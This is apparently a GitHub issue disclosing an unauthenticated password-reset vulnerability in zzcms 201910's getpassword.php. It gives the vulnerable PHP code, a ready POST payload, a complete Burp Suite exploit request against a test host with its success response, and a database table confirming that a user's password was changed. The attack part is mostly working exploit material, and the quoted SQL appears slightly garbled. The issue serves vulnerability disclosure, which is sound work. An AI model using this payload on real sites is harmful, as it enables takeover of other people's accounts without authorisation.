New issue

Jump to bottom

Reset any user password #1

Open l7o-0 opened this issue on Nov 19, 2019 · 0 comments

l7o-0 commented on Nov 19, 2019 Owner

link: http://www.zzcms.net/about/6.htm

Edition: zzcms 201910 data:2019-10-13 /one/getpassword.php
0x01 Vulnerability


```
}elseif($action=="step3" && @$_SESSION['username']!=''){

$passwordtrue = isset($_POST['password'])?$_POST['password']:"";
$password=md5(trim($passwordtrue));
query("update zzcms_user set ='$password',passwordtrue='$passwordtrue' where username='".@$_SESSION['username']."'");
```

There is found password by controlloing action and username

0x02 Control action and password
We can see
first ==> set action=3
second ==> set password,passwordtrue field
so set json ==> action=3&password=admin&passwordtrue=admin


0x03 payload
Payload is as follows, add post: action=3&password=admin&passwordtrue=admin

An attacker can query registered users through the registration interface
Reset the user password without authentication




0x04 Exp it


There is zzcms register user



Crawl registration request




add payload in post request



Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 ...
Go Cancel
Target: http://10.12.11.184
Request
Raw Params Headers Hex
POST /one/getpassword.php HTTP/1.1
Host: 10.12.11.184
Content-Length: 122
Cache-Control: max-age=0
Origin: http://10.12.11.184
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://10.12.11.184/one/getpassword.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=arp9a85j1dvfdr64b6e5icpu8q; __51cke__=; bdshare_firstime=1574159875210; admin=admin; pass=21232f297a57a5a743894a0e4a801fc3; __tins__713776=%7B%22sid%22%3A%20157422025569 4%2C%20%22vd%22%3A%202%2C%20%22expires%22%3A%201574222058025%7D; __51laig__=41
Connection: close
username=user&username2=&password=admin&passwordtrue=admin&action=step3&yzm=19&yzm2=yes&submit=%E4%B8%8B%E4%B8%80%E6%AD%A5
Response
Raw Headers Hex HTML Render
style="color:cccccc">首页 | 帮助
</td>
</tr>
</table>
</td>
</tr>
</table>

找回密码
<form name="userreg" method="post" action="/user/login.htm" style="padding:13px" onsubmit="return CheckForm()">


恭喜，user帐号重置密码成功
<input name="submit3" type="submit" value="登录" class="button_big"/>
</form>

公司简介 | 联系方式 | 帮助信息 | 友情链接
Type a search term
0 matches
Type a search ter
0 matches
Done
8,760 bytes | 28 millis





Confirm that the user password in the database has been changed



id	username	password	passwordtrue	qqid	email	sex
1	test	098f6bcd4621d373cade4e832627b4f6	test	(Null)	onqldr58079@chacuo.net	1
2	test2	ad0234829205b9033196ba818f7a872b	test2	(Null)	admin123@qq.com	1
3	user	21232f297a57a5a743894a0e4a801fc3	admin	(Null)	1237897@qq.com	1
4	user1	24c9e15e52afc47c225b757e7bee1f9d	user1	(Null)	inlwez46037@chacuo.net	1

You can use this password to log in to the user's personal center

But in my tests, I found that if you create a new user and you have to wait a while or restart your database, the same should happen if you change a user's password

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant